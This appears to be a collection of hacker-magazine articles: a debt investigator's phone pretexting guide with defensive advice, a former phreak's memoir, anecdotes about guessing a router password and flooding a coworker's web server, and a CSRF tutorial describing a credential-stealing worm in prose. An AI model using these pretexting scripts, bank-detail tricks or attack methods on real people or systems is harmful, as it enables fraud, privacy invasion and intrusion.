Insider knowledge is exceptionally useful. With the kinds of things I investigated, I tended to have been given one or two little facts by our clients that came in handy. Jargon, names of employees or managers, job titles, internal telephone numbers, the make of computer and its software are all helpful launch points into interrogating individuals. Complaining to a target that "'Opera' isn't working again, can you help me?" or that "I've just spoken to Mr. Dittenfriss, he's a pain in the neck, isn't he?" can open up the lines of communication and give the impression you are who you say you are.

Take things in stages. A single piece of information can help to crack a problem. On the first attempt, obtaining the VAT or company registration number can give you the bedrock on which to start your second call, targeting the accounts department of a company. The esteemed Emmanuel Goldstein demonstrated this technique at one of the HOPE conferences first obtaining a store number of Taco Bell, then using that information to persuade a manager to not ring the orders through the cash registers between 9.00 and 9.05!

I would like to stress that you should always be polite to the target–people who work behind phones nowadays are treated like they're subhuman (especially in the UK). They are just ordinary individuals, trying to eke out a living doing their job. Politeness, treating them like a human being, earns gratitude, which in turn makes people willing to help you. If your character is that of an angry person, make sure that the target knows that you are angry at the problem you claim you have, not at them personally, e.g.: "I know it's not your fault, you've been really helpful." This will make them feel good that they are helping you. "I wish I had spoken to you earlier, it would have saved a whole heap of time!" Remember, (over the phone) the target is ignorant of who you are. If you have given the information they request to identify yourself (if they even ask for it!), in their mind, you are that person!

An Example

I was assigned a job where my department had to determine the size of a certain company (we'll call it Leaf Ltd.) in order to guess at its total assets (to see if it was worth taking court action to recover the debt, which was about £2,000). I called their office.

"Hello, my name is Alex Kipling. I work for a charity called Disabled Action (which didn't exist at the time, but I'm sure I heard of it recently somewhere!) and I was wanting to ask you how many disabled members of staff you employ at Leaf Ltd., just to see if we can provide both them and your company with practical help and assistance."

"Oh, we have one."

"One? Out of how many members of staff?"

"23."

"Oh, a one to 23 ratio. That's really commendable, we find that not many small businesses hire disabled employees. Does this staff member have sufficient aids to help him or her perform their job without too many problems?"

The Receptionist then outlined the help this member of staff received, including a special computer screen, which was greatly magnified to help him see better, the gentleman in question being partially sighted.

"I see. Does everybody have a computer in your offices?"

"Yes."

"Wow, you must have a large IT department to look after it!"

"We get IT support from IT Solutions in Bellshill."

"Oh, yeah, I've heard of them. No, I just wondered if the gentleman had to hot desk, but that screen is all his. That's great. Would it be OK for me to send your company a brochure with information on how to get grants from the government to help companies with disabled members of staff?"

"Yes, please."

"OK, who's the manager there?"

"Ian McIntosh."

"Thank you--I'll get that out to him. Thank you for your help, goodbye."

So from one phone call, we learned that the company employed 23 individuals, each one using a computer and that they got technical support from an external IT company named IT Solutions in Bellshill. So I called IT Solutions and was asked who I was. I told them I was Ian McIntosh from Leaf Ltd. I was then asked for a Customer Number, which I waved aside by saying "It's not a technical query and besides, I don't have it in front of me. It's just something I need for a management meeting I'm going to–could you just confirm our contract details?"

Leaf Ltd. had an eight-month support contract, providing technical services for 23 PC's running Windows NT. At the time this event occurred, seized PC's could be sold at open auction for about £200. Windows operating system meant that ordinary people off the street would buy it at auction. We could then, in theory, raise at least £4,600 if it went to warrant sale (where items are seized by the court and are auctioned off to pay the debt owed), more than enough to cover the original debt and the legal fees. We passed on that information to our client, who sued them and eventually got their money back!

The Target

One guy, whom we shall call James Dunn, ran a business and owed one of our clients money. But he made the deadly mistake of gloatingly telling my boss that we could never bring him to court because we didn't know where he lived. Actually, under Scottish law, there are mechanisms that deal with this, but my boss was furious with the arrogance of the guy and wanted to nail him to the wall. I was called into my boss' office, who made me drop every case I was dealing with so I could concentrate on this one.

The details we had were "James Dunn, trading as Blue Pearl Showrooms, PO Box 1422, Glasgow." That's all. Glasgow is a big place, and Dunn is a pretty common name. Besides, he could be unlisted in the phone book or living at a girlfriend's address. He was trading as Blue Pearl Showrooms, not the director of a limited company, therefore no records would be kept at Companies House (the central location in Edinburgh where limited and public limited company registration details were stored, including director's home addresses–more on that later).

So I decided the weak link was his post office box number. I opened the window of my office so that the person on the phone could hear the noise of the traffic, phoned the central post office in Glasgow, and got through to a nice lady who dealt with the post boxes. I informed her I was a travelling rep for a kitchen manufacturer and I had an appointment to speak to James Dunn of Blue Pearl Showrooms. Unfortunately, I neglected to check my paperwork this morning and I'm out in

the middle of Glasgow looking for his office and all I had was a post office box number! (We both had a good laugh at this). "All my secretary at the office has is this PO box number, so that's no use. Mr. Dunn isn't answering his telephone, so he can't help me," I continued, "I've tried everything I can think of and, well, you're my last throw of the dice. I was just wondering if you might have an address for him?"

"Yeah, just a minute... here you are... it's..." and the next day, Mr. Dunn got the fright of his life when the letter we sent threatening court action arrived at his home address. Not bad for a five minute phone call.

That approach worked because the lady in the post office sympathised with my "position," and she did what she could to help me. There are targets like that lady who want to help you–you can usually tell pretty quickly who they are by their having a pleasant smiley voice and sounding like they are earnestly interested in your "problem."

The other kind of target is one who really isn't interested in helping you–they usually sound bored. Instead of following your plight, they make uninterested noises, like "uh-huh", "huh?" and "hmmm." In my own experience, and with my personality, I've found that sob stories don't really work with these kinds of targets–they just aren't interested. What does seem to work is the "angry" approach: "There's a problem, I've reported it numerous times, nobody's taking notice, fix it for me!"

A case in point–I was assigned to obtain a director of a limited company's home address. Normally, one can use Companies House to obtain the data, but they charged quite a big fee and you had to be registered and cleared with them (at the time–it's so much easier and cheaper now for anyone to get information out of them). We didn't want to go through all that rigmarole. There was limited information on all registered companies that anyone could access for free on their Internet site: just the company name, registration number, and designation (this just clarifies the kind of business a company performs), which I jotted down. I then called Companies House and spoke to a woman who sounded bored. I gave her the "angry" treatment I outlined earlier, claiming that I was the director of the company I was investigating and that I had just received a call from someone who purported to be from Companies House telling me my company was going to be dissolved!

"You can't do that! Without any legal papers or documentation?! What's going on?!" I tried to sound panicky.

Quickly, the woman bucked up and asked me for the company details. I gave her "my" name (the company director we were investigating), the company's name, and the company registration number. The woman looked at the entry and assured me that I "must have received a prank call, there's nothing to worry about. Your company is still registered here," and she explained to tell me the ways that a company could be dissolved (which I already knew).

I told her that it was quite a relief, but I was still a bit uneasy. "You're sure there's no way someone could've done something to the details? Could you just let me check the details are correct?"

"Sure, what do you want to check?"

"The date the company was formed–if that's been changed, I can imagine the IRS asking me where my accounts are for the years I wasn't in business. I also want to make sure you've got my correct home address in case papers have to be served on me and that the company designation is correct so that I still qualify for tax rebates."

The woman told me all the details. The middle one was the only one that I wanted and yes, I went away "reassured" and quite delighted with what I learned: 1) the home address, and 2) that Companies House could be social engineered to give out information... for free.

If It All Goes Wrong

Have an escape route prepared, just in case.

If looking for information on someone: "Oh, guess what? They're calling up now on the other line. I'll speak to them about it."

The other person in the office is helpful: "What's that, Ed? Look, I'm on the phone! What? Listen, I have to call you back, Ed needs me to fix his computer and he won't listen to me. I'll call back in a few minutes."

The supervisor: "Uh, I don't know the number I'm calling from. I'll ask my supervisor and call you back. Goodbye!"

If you are accused of not being who you say you are: "This is just crazy! Why the heck would I take on this stupid problem if I'm not who I say I am!" or take the offensive: "Oh, really! Well, that's brilliant – thanks a lot! This is the last time I call AT&T (or whomever)! Just before I go, who's your direct supervisor? What's his name? And your name? Right, thanks. He's going to get a glowing report of your customer services skills, I can promise you that!"

The last ditch "eject, eject, eject!" is to press the hang-up key while you are talking. Must be a problem on the line. Also, this can work to your advantage when your target is in a large building. If you call back immediately, you very often get a different Target and can try afresh with them, saying "I was speaking to someone and got cut-off – can you help me?" On a humourous note, one of my colleagues once set off a fire alarm to escape a call, but I really don't recommend you do that!

How To Avoid It

It's important to have a specific framework in mind of what you will and will not answer. For example, if you are at home and someone calls you up, saying they're looking for a certain number that is not yours, you personally must decide what information you will feel comfortable giving out. Some individuals feel happy saying, "No, this is 832600. My name's Eric and there's never been a Mr. Goldstein living here," while others will just say, "wrong number" and hang up. Certainly, the latter is safer if you want to avoid social engineering (but you do tend to miss out on funny experiences that way!). Ask yourself: "Does this person have a right to know?" Does your phone company really need to know how many children you have? Does your gym need your email address? If they don't, then don't give it to them.

You must be prepared to protect your personal information–shredding letters and bank statements to protect yourself against trashing and identity fraud (which is a different subject) is a good start, but what about the information you voluntarily give out? What personal information is there of yours on MySpace, Facebook, Bebo or your own website? As an experiment to highlight the dangers of these things (and with my boss' full written permission, I hasten to add), I was able to convince his 16 year-old daughter that I had attended the same school as she did–simply by looking at her Bebo account, reading which school she went to, and seeing the photos she took at the school dance (so I could describe rooms in the place). These sites can provide anyone with enough data to pull an engineering attempt off and are truly frightening in their potential.

Did something odd come through the mail? It's a little off-topic, but one of the highest priorities we had as investigators was to obtain the target's bank details. Once a court action was started, we could perform a bank arrestment on dependence (freezing the money in the account, pending the result of the court action), which nearly always forced a debtor to the negotiating table. To obtain a target's bank information, we sent the target, under the guise of our being a charitable company (complete with made-up stationary and a bank account in its name), a check for £10. It was always cashed. We then looked at our bank statement (using Internet banking). There were the bank account, sorting code and name of the bank account of the target! Within half an hour, instructions were sent to officers of the court (bailiffs) to have their bank account frozen! But how simple it could be for someone to obtain your bank details using that technique! So be incredibly careful with checks, unless you know the reasons you're getting them.

In a business context, there has to be clearly defined criteria of what information can and cannot be given out and then who is acceptable to receive it. We are not just talking about private data, we are talking about the private data entrusted to you by your customers. To let your customers down should be the last thing any decent business wants to do. These criteria must be set by the highest level of management, so that 1) it is organization-wide (everybody sings from the same hymn sheet) and 2) no wily engineer comes in and countermands company policy (alarm bells should ring if someone asks for information that the company never gives out over the phone). This should include a "no-blame" policy if an employee has suspicions and refuses to divulge information to a customer, if there is reasonable doubt as to their identity.

Ideally, any sensitive data, like credit cards, dates of birth, and the like, should not be available for the average employee to see. Any request should be referred to someone higher in rank and specially trained to detect social engineering. Three question and answers should be set by the customer to pick from. Not "What is your National Insurance Number (or Social Security Number)?", but something vague, such as, "In what year did Abner Podunk sprain his ankle?" Something that would be impossible to bluff and would immediately get the customer's attention if an attempt was made to engineer the answer out of them.

However, in numerous lines of work in the real world, like the hotel industry, important information like credit card numbers has to be available for the rank and file to see. In my opinion, the biggest hole that social engineers exploit in the business world is that management leaves it to the employee to decide for themselves the value of the information or, even worse, does not inform the employee how protected something must be. I recently worked for a hotel chain, performing admin and computer maintenance. I heard that, before my arrival, four of the receptionists had recently left school and, when they got the job, they were simply told by management, "here's the computer, here's the keys–get on with it." No policies explained, no health and safety reviews, no "how to deal with complaints you receive" and no "basic security procedures with customer data." They were simply dropped into the deep end to sink or swim with exactly zero experience in their job. As a result, a scam-artist happily social engineered over six guests' credit card numbers out of these kids. Although it does sound like a complete lack of common-sense on the part of these youngsters, at least liability could have been prevented from reaching the hotel chain itself had management taken a little time to reinforce what is OK to share and what data needs to be protected.

Once these guidelines have been set in place, the individual employees must ask themselves, during every call or transaction if required, "Where is this conversation leading? Could the data I have be considered private, proprietary, or damaging? Am I being asked to divulge information that I have been told must not get out?" And if they refuse because they are worried or unsure, they should not be penalized for doing so–higher-ups should take over and make a judgement themselves.

No matter how complex and airtight technology gets, people are always the weak spot. Remember, the least likely can also be the most dangerous.

Trust me.

Hacker Perspective

by Bill from RNOC

I was 14 years old the first time I convinced a supervisor at New York Telephone to happily give me their login and password to a sensitive computer system. It wasn't until the next day that I was able to gain access and explore, on account of not having a modem of my own. You see, in the 1980s I was a teenaged computer hacker, phone phreak, and a pretty good social engineer. Hacking into computers and manipulating communication networks was fun and exciting. Later on, for about a year or so, I was the head of the Legion Of Doom (LOD), whatever that means. The way I see it in retrospect, loosely knit hacker groups like LOD or MOD were something of a farce - groups based upon who was the most *elite* hacker and who were his friends. Kind of like an elaborate kid's game played with very adult, real world pieces. The board of this game was the world's technological communications infrastructure.

If there's anything that can make anyone feel old, it's talking about the technology of their youth. My dad used to talk about taking the subway to and from the movies, seeing a double feature, and getting a popcorn or lunch for a nickel. (Or was it a dime?) I never wanted to sound old like my dad. When I was a kid.... When I was a kid, computers had memory measured in K. (My orthodontist excitedly told me that the makers of the VIC-20 were planning to produce a home computer that had a whopping 64 of these mammoth Ks, as he tightened the wires in my mouth.) Most computer monitors were monochrome green or amber on black. Calculators had segmented red LED displays. People used to specify that TVs were color (we had a big one with a whopping 22-inch curved glass tube). Data was no longer stored on cards, but tapes reel to reel, or, if you happened to have access to Wang, you used conveniently sized 8-inch floppies. Oh yeah, most phones had rotary dials, and the Bells charged extra to let you use your pushbutton Touchtone™ phone, the one that you leased from them at a premium - but you read about that in your back issues of *2600*.

At 11 or 12, I got my first computer. It was the TI 99/4A. It hooked up nicely to our color TV with an RF modulator. Turn the TV to channel 3 or 4, plug in a cartridge, and "boop," it was on and ready to go. Most of the cartridges were games, which was fine by me. Some were generic rip-offs like Munch-man or TI Invaders. Then we had a few licensed games like Q-bert and Popeye. One game called Hunt the Wumpus let you save your sessions on a cassette recorder, so we could continue our adventures after the *Star Trek* reruns during sleepless sleepovers. Then there were the hard core computing cartridges like Statistics and Extended Basic. And I will never forget my favorite peripheral that snapped snugly into the side of the machine: the Speech Synthesizer. This was just *made* for late night prank phone calls. I would just hold the phone up to the TV and hit <ENTER>.

A couple of years later, I got my first real computer with a dedicated green monitor, dual floppy disk drives, and a tractor feed dot-matrix printer. It was an Apple IIe. We bought it used, without a modem, for about $1200. Modems were expensive and they led to big phone bills. Local calls were 10.2 cents per minute. We used a hole punch to double-side our disks. They were expensive too, and you never seemed to have enough for the project at hand.

When I was a freshman in high school, I used to trade disks of games and printouts of bulletin board messages with other like minded students. I loved text files by hackers and phone phreaks, like my favorites: The BIOC Files. (Even now they're still available at http://cache.cow.net/works/biocagent/.) These fueled my interest in the phone company and telephone networks by providing me with all sorts of secret telephone company numbers and tricks, like 99XX being a common ending for internal numbers. Some of this information was spot on, while some was wild guesswork and fantasy. I read about hackers and they all had handles. I read about LOD and I knew I needed to someday join. I needed a handle and at first couldn't decide between "Paperclip" and "Basketball Jones." Not quite sure what the latter meant (I wasn't much of a sports fan), I just kind of liked the way it sounded. One afternoon I was sitting in my dad's study, talking on the phone, surrounded by his vast collection of psychology tomes, thumbing through my favorite page-turner paperback, *The Anarchist Cookbook*, when my new handle hit me like a ton of books: Sigmund Fraud.

Since I didn't have a modem, I could only sign on to BBSes from my friend Peter's house. Peter had a modem - a 300 baud AppleCat modem, crème de la crème. I went to Peter's house almost every day. I signed on to a lot of (then) subversive BBSes at first. Later, when I had things to hack into, I did it from there. The problem was that Peter also liked the name Sigmund Fraud - a little too much - and he started logging onto other boards and using my name. I think I found out about it from a friend at school. He was all "you sounded like a real pompous asshole on the XYZ board" and I was all like "I never heard of that board." We would have said "d'oh!" in unison, but there was no *Simpsons* yet.

So it was back to my father's den of higher learning for more inspiration where I had another vision. This time, I came up with the handle Alter Ego. That one lasted a couple of months.

It took me a while to get a handle that stuck. But I soon learned that there were more places to derive inspiration from than just files. I had a relative who worked at Bell Labs. They saw that I was interested in telephones and computers and gave me a present that changed my life on my 14th birthday. *The Bell System Technical Journal about the Automated Repair Service Bureau* (July-August 1982 Vol. 61, No. 6, Part 2) hereby referred to as the *ARSB BSTJ*. This was amazing and mind opening in many ways. First being that the Bell System published technical works that were available to the public and not rife with inaccuracies and guesswork that BBS posts and textfiles were oft built upon. These people knew how things *really* worked because they were the people inventing this hardware and programming these systems and they were as close as your nearest public library microfilm reading room, a fun alternative to school. The downside was that the articles were often a little dry - just a tad - and lacked the wonderment that a phreak or hacker would embody when they magically stumbled upon something.

Like the time I was quickly dialing 950-1033, the Feature Group B access code for Allnet. I accidentally dialed 958-1022, and a disjointed mechanized recording interrupted and spoke in my ear: 7-7-7-9-8-0-7. I got chills; I remember it like it was yesterday. With a little trial and error I was able to figure out that 958 was the magic number and that 777-9807 was constantly busy because it was the number of the unmarked payphone I was on. It seems that this 958 was the code for the Automatic Number Announcement Circuit (ANAC) in New York City. We all called these numbers ANI (Automatic Number Identification) because that's what it said in a text file somewhere; we knew what they were for, just not what they were called. (Just now, Google found a nice list of these for me here at: http://www.topbits.com/anac-number.html.)

The other way this journal really changed me is that it made me realize, crystal clear, just how complex, intricate, and excitingly beautiful a network, something as seemingly simple as telephone repair, could be. The preface started: "A family of computer-based support systems, the Automated Repair Service Bureau (ARSB), has been introduced at Bell Operating Companies" and within a page or two I knew that I had to become intimately acquainted with these computers, and their abilities to monitor circuits. But where was I to begin? (No, I didn't memorize the passage, but 26 years later I still keep the journal on the bookshelf in my office.)

I started at the beast's public face. In New York, where NYNEX remained king of the telephones, the public's window into the ARSB was hidden behind another 3-digit code, just like my beloved ANAC. This code was 611. Three digit codes were coveted internal portals to the world of the recently divested, still hopelessly intertwined, Bell System. Many of these are still in service today. Back then, we also had 211 for the credit operator, 411 for information, 660 in NYNEX-land as a test portal (that could make any phone ring after you hung up), and of course 911 for 911. I remember reading some internal NYNEX marketing paper explaining where their awkward name came from. It was indeed an acronym of sorts, meaning New York, New England, and the Unknown (X). Probably thought up by the genius parents of the marketers that brought us its second generation successor Verizon (which I always thought should mean the Vertical Horizon - more conjecture on my part).

As a phone phreak/computer hacker without a modem, I used the biggest tools at my disposal; my voice and the telephone. I took to social engineering my way from the mailroom on up, impersonating anyone or anything I met along the way. For some of my earliest social engineering expeditions, before my voice had fully changed I went by the name of "Mrs. Grisby," a bumbling but kindly old woman from AT&T. Working as old Mrs. G, I convinced someone in a Remote Work Center (RWC) somewhere in Colorado to help install some 800 numbers. These permitted free calls to my friends' houses. These numbers generated no billing data and stayed in service for the next eight years, long after they were needed. But I'm getting ahead of myself.

To really find my way deep into the repair world, I needed to establish a map, of sorts, of the ARSB to see how things were structured in New York. Where did the computers

live? Where did the operators sit? Where were the repairmen dispatched from? Where did they park their trucks? Well, lucky for me, it's mighty hard to hide a parking lot or a central office building. I could see a large lot from the subway by Sheepshead Bay with about 100 or more vans that all looked strikingly to the *2600* van that later toured the nation in *Freedom Downtime*.

For starters, I said I was a repairman named John from Repair. (There had to be at least one of us, right?) I was dispatched out of Sheepshead Bay on a repair for a random number that I made up. That was the start of the confusion. I was told there was no trouble-ticket registered for that number. I said I would check with my foreman and get back to them. I had an idea. I would call and made a report of telephone trouble for a number that I knew, and then I would call as the technician again. I picked the number for a local Blimpies restaurant (this was a gross fast food joint that was fun to prank call because of the way this one guy would always answer the phone in a heavily accented "Hello Blimpie" and every time we "said" a random word with my TI speech synthesizer, he would repeat "Hello Blimpie" ad infinitum until we would hang up because our sides hurt from suppressed laughter).

"John from Repair" (a very brief handle I used) and his "coworkers" were able to discover a web of information by using this and other very simple ruses. The first nugget of info I gleaned was an internal direct dial number for 611, a repair office based in the borough of Queens, a number ending in 9941 where the operators sat. This was my first successful social engineering mission. Next, I slowly got numbers for the rest of the departments, then branched out to the supervisors' office numbers, system names, and locations. With each subsequent call, I gained another nugget of information. Later, I graduated to computer dial-up numbers for PDP-11 front-end systems in the computer operation centers, and corresponding accounts and passwords. And eventually, given some time, back-end access to mammoth mainframes. I was aided along by having much of my information of the blanks and gaps filled in with terminology from the ARSB BSTJ, or from previous phone calls.

I ended up getting an Apple Cat 300 baud modem around the time I found the handle that stuck: Bill From RNOC, borne from the same roots as John From Repair. This time, Bill was a guy I talked to who worked at one of AT&T's Regional Network Operations Centers. Eventually, I stopped breaking the law when I was dragged down by its long arm, but I never stopped thinking like a hacker.

As much as things change, they stay the same. There are still dry technical documents to inform and whet the appetites of curious minds. There are still plenty of stories and articles, posts, blogs, and zines being written by intrepid explorers. No matter how old or young you are, you can look back at the role and place that technology and technological change had in your life and feel old too; whether it was owning a cell phone that lacked the ability to send SMS or text, downloading a song over your dial-up connection using the original Napster or Kazaa, or even turning in your first program to your college professor on 563 sequentially numbered Hollerith punch cards.


When I was in my mid 20s, long after I got in trouble, I got back to my roots by forming a computer security consulting firm with some old hacker buddies. And it was here that I did the ultimate feat of social engineering, when I helped convince a large wireless telephone company to hire us to pull a no-holds-barred external hacking audit/penetration test - a full scale attack on their facilities from the outside. The included, but was not limited to, social engineering, trashing, war dialing, spoofing, and good old-fashioned hacking. And it was a fucking blast, as fun, if not more fun, than when I was younger, because I was getting paid to be sneaky and clever. I'd love to tell you how things turned out, but I'm still under nondisclosure. When it expires, I promise to tell all.

A lot has changed in the world of repair service in this quarter of a century. For one thing, 611 no longer gets you to an operator, but a recording that tells you to dial 890-6611, which, when called, kindly interrupts to say that you now need to dial 1+ your area code first. Finally, if you dial 1-718-890-6611, you get a recording telling you that in the future *all* of your needs can be met by dialing 1-800-VER-IZON, before putting you into a voice prompted system that proceeds to take you for a long ride. This is long before trying to diagnose your trouble by continuing to use their patented prompt/menu service to raise your blood pressure all the while. Luckily, my 9941 number to the repair service operator still works to this day, without the need to dial through endless messages, or hear a recording stating that your call is being monitored for "quality purposes."

From the hacker's perspective I feel that I've lived in interesting times, as the curse goes, and I'm grateful for all the past phone numbers and passwords that still float around in my memory long after my call has been terminated - and that the urge to figure things out remains strong.

Bill from RNOC is one of the many names of this New York City based multi-hatted hacker cum artist/filmmaker. He first wrote for 2600 in November of 1986 under yet another nom de plume. Look it up.

The Hacker Enigma:



Positives, Negatives and Who Knows?

by pantos

Some of you may know me from my writing about slapping content switches around. In this article, I take a detour to discuss some of the positive and negative effects of "being found out."

I am not a great hacker. I am not a bad hacker. I am average. My job as a Unix systems/network administrator and programmer, for those who are familiar with the field, requires having a wide variety of mediocre hacking skills, ranging from the less and less important hardware to the nowadays more commonplace activity of shoehorning all sorts of software to work correctly (that is not to say that I have never shoehorned hardware). It also just so happens that hacking and making are hobbies of mine. Yes—it makes work fun if you remove the humans. I can honestly say I have only worked 1/2 of my life; the rest of the time I was having fun (what others call work). Taking into account that I am honestly curious and sometimes a bit too willing to just try stuff, this article discusses the positive and negative impressions other people get when they find out you, yes you, have done something consider hack-worthy. The article will use three real world examples and cover how different types of people interpreted them.

The AOL Router Scenario

A long time ago, on a system in my small apartment, I was trying out a free America Online (AOL) dialup access trial. It was so long ago that I got the floppies in the mail. Being AOL, it didn't work right. I jumped into a shell and fired up my BSD TCP stack (because my crappy OS didn't have its own) to examine the routing tables. Strangely enough, I was assigned an address and what looked like a proper netmask (class C address with a 24 CIDR mask), but something still seemed off. I checked the name servers. They were correct, but resolution wasn't working. Of course, my gateway was not set. I took a few guesses at what the gateway was and got one that appeared to be correct. I wasn't sure, though, so I telnet'd to the address and got a router login prompt. I took a few guesses, using typical admin passwords, and eventually logged in. Once I was in, I realized I should probably log out. I took a quick glance at the routing tables and then logged out.

The AOL Router Reactions

Reactions from the few people I told, a few trusted co-workers and friends, ranged from indifferent to blaming AOL for being idiots. Of course, at the time, security on networks was nowhere near where it is now. Most people still had open telnet servers on the Internet. Although I did nothing wrong under today's laws, I could have at least been fined and possibly worse.

The Jerk Off Co-worker scenario

One evening, I was using IM and, for some reason, I allowed the people where I worked to get my nick. Most of the time, for real conversations, I use darknet chat systems with my close techie friends, but for some reason I thought it would be okay since everyone at work used it. A co-worker went over to another co-worker's station while he was out working on a problem and assumed his identity. I had just started working there and this person told me that I was probably going to be let go. Since I trusted the person I thought was messaging me, I believed it. I found out an hour later from the real user what had happened.

I was–displeased. To me, hijacking someone's system while they are gone is almost the worst offense you can commit... so I did a search for the jerk-off's name on the World Wide Wait and, lo and behold, buried deep in the results I found something both hilarious and somewhat disturbing; he had left a post on a pantyhose bulletin board while he was at work (they logged IPs). I promptly pasted the URL to several other co-workers' IM sessions full-well knowing what would ensue.

The Jerk Off Co-worker Reactions

Of course I was called into the office to explain how I created a fake post using this person's IP address. I told my managers to contact the admin and they would see it was a legitimate post from our address on a night I was not at work and was not logged into the VPN. After some investigation the PHBs discovered that indeed, the jerk-off co-worker had made the post. From that point on, no one else ever messed with me too much but it was a black mark on me as far as management was concerned. My friends, of course, thought it was hilarious. Note that while this is not

hacking, per se, it was a form of social hacking.

The Intentional Denial of Service Scenario

In another life I worked in an IT shop that had a developer who liked to buy whatever he felt like, using his corporate card and without asking for permission. My manager (who was also responsible for provisioning the developers) was pretty upset at this person, so much so that he wanted to play a practical joke on the guy that was "as frustrating to him as possible, so that he can feel my pain" - he (along with several staff members) came to me to perform this miracle. I complied.

I found a nice perl program that could hydra http gets and leave a custom message in the logfiles. The developer in question was running Apache on their Windows 2000 workstation (as part of the Oracle forms suite). I loaded the hydra on three different Unix servers and then wrote a wrapper that spawned about 2000 instances of it. The fun part was I disguised my IP with one of the DHCP dial-in pool addresses.

After a few minutes I could hear the guy banging keys, slamming his mouse down, grumbling, swearing then finally shutting his system down since it became exhausted. Everyone was quite pleased and thought it was funny.

The Intentional Denial of Service Reactions

My coworkers thought it was funny and understood the mechanics of what I had done, so no one thought it was particularly eccentric or great, but they never quite treated me the same afterwards. There was always a little suspicion. The developer whom I pranked was let go a week later.

Summary and Thoughts

The gist of these cases is simple. Be careful whom you tell and what you agree to do. These days, I am very wary about whom I tell this sort of thing to (I have told no one at my current job) and even more about what I do for people. A friend of mine asked me to pen-test his corporate firewall last year; I told him to get me a signed document from his manager saying it was okay.

My geek friends, of course, are all hip, as is the *2600* crowd, but hacker beware to whom ye boast...

AN INTRODUCTION TO CSRF ATTACKS

by Paradox

There was a time (not that long ago) that cross site scripting (XSS) attacks were relatively unknown. Web developers could be excused for not properly sanitizing inputs. Fortunately, that time has long since passed. There is no excuse anymore for writing code that is vulnerable to XSS attacks (at least the basic ones). The information is out there and, I dare say, average coders are hearing about it. Microsoft's ASP.net platform even includes XSS prevention support!

Unfortunately, with XSS taking the spotlight, developers feel like they are writing secure code when it is merely XSS-resistant. Other attacks still remain less well known outside of the security community. One of the prime examples of this is the cross site request forgery (CSRF) attack.

All is not lost, however; plenty of material exists to teach you defenses. I figure the best way to learn is from a real life example. The following is a learning text based on an actual vulnerablity in a real website with a working proof of concept: a CSRF worm that steals account credentials!

A bit of explanation is probably in order at this point, as you try to comprehend an admission to writing code of the nature described above. The proof of concept was very carefully neutered and, when the attack was proven feasible, the administrator of the site was notified in a manner upholding the tenets of responsible disclosure. The hole has since been patched, and I would like to commend the owner on his prompt and courteous dealings with me. Let me reiterate: this worm never spread past my accounts.

So first, the concept of the exploit. The basic idea of a CSRF attack is that it is possible to force authenticated users to perform actions in an automated fashion without being authenticated yourself.

The first example usually given to describe CSRF is the idea of a server-side script that performs an action of some sort when it receives a GET request from the user. For example, imagine you had written a website with a members only section. Naturally you would need a way for authenticated users to log out. A popular approach is to have a logout.php script that, when loaded by the user, logs him out.

The problem with this approach is that it is probably performing an action when the user GETs the relevant script without veryfing that it was the user himself that sent the GET request. This might seem strange at first, but think about how images are loaded for an <img> tag. Via a GET request the browser performs, right? Have you ever had to click a box to allow an image to be loaded? I think it's safe to say no! Can you imagine having to allow every image on the page, one at a time? So your browser already makes GET requests on your behalf without asking. Suprising?

The tricky bit is that you should now consider that other people are invoking these GET requests when they embed images and things of that nature. Not only that, but they control the destination for your GET request based on the address of the resource!

The impact of this immediately becomes clear when you think of an image tag that, instead of pointing to a jpg or a gif, points to `http://yoursite.com/logout.php`. Anyone that loads that "image" tag would have a GET request sent to logout.php at yoursite.com. If that person happens to be logged in at yoursite.com, then his cookie would be dutifully passed along with the GET. What do you think would happen then?

It's easy to dismiss this example. For one thing, it's against web development best practices to perform ANY action on a GET request. It's bad form! Unfortunately, this line of thinking is eliminated when you realize that POST based forms are just as vulnerable!

It's not immediately clear how this could be the case. You can't easily force a POST request on behalf of the user. The browser never does this automatically for things like images or other html elements, right? It's true, POSTs don't usually happen automatically. When paired with Javascript, however, it's trivial to submit a POST-based form automatically.

You might think that by preventing XSS you would prevent such Javascript from being executed and submitting the form. This is also true! The problem is that the vast majority of server-side scripts will gladly accept a POST from outside of their domain. The script probably has no idea where the POST came from! This is a feature of the web; it allows sites to perform API requests across domains.

So, if we merely create a website on our own server that has a form we want to post on behalf of the user and some Javascript to do the posting, we just have to lure an authenticated user to the site. The Javascript will execute and the form will post to the action located on the target server, using the credentials of the authenticated user. Victory is ours!

So with that theory in mind, onto the real deal!

The first file: news.php is the meat of the exploit. It contains a clever way to convince a target that he isn't being tricked. It decodes a parameter to the script that is base_64 encoded to be non-obvious. It then creates an iframe that loads that base_64 decoded string as the target url. The beauty of this is that it allows us to to convince the user that he is viewing a regular website while our exploit code submits the form. It makes luring someone to the site all that much easier! Simply base 64 encode something like http://www.google.com and pass that as a parameter to the news.php link you distribute.

News.php also contains a Javascript section that creates a function "crossDomainPost" that embeds an iframe (created with form_writer.php) that will submit, via POST, the data contained in the last argument to crossDomainPost(). This allows the one script to quickly perform three POSTs to the server.

The first post leaves a tracking comment in my inbox. The second POST sets the target account's registered e-mail to one under my control. This allowed me to invoke the password reset function and have the "forgotten" password sent clear text and unhashed to my e-mail. The third and final POST is the fun one... It forces the user to update his "status" with a link pointing back to the exploit. So when a user is exploited he advertises the exploit to his friends, who are also likely to then be exploited. You can see how quickly that could spread if it were left unchecked.

The beauty of using iframes to contain the form submit and Javascript is that, by making them 1x1 in size, the user never sees the response sent for the POST. It gets loaded into the tiny iframe and is effectively hidden.

So after seeing how easy it is to create a password stealing web worm, I'm sure you are eager to learn how to prevent it. It's not really that hard. The basic idea is that you need your scripts to verify that the person they authenticated is the person submitting data, and *only* when you are expecting it.

The traditional way to do this is to embed a "secret" inside every form you present to the user. The server-side processing for that script should then *only* perform an action when it receives that secret. To make this work, it's vital that the secret changes for every request. If you can predict the secret, then you can exploit the script. If the secret is random, then the only way to exploit the script is via an XSS attack that lets you first gain access to the secret.

It's a bit tedious, but most good web frameworks, such as Struts or CakePHP, can automate this process for you. Don't be fooled into thinking that merely checking the referer header on every POST is good enough; with Flash and other exploits it can be possible to fake a referer.

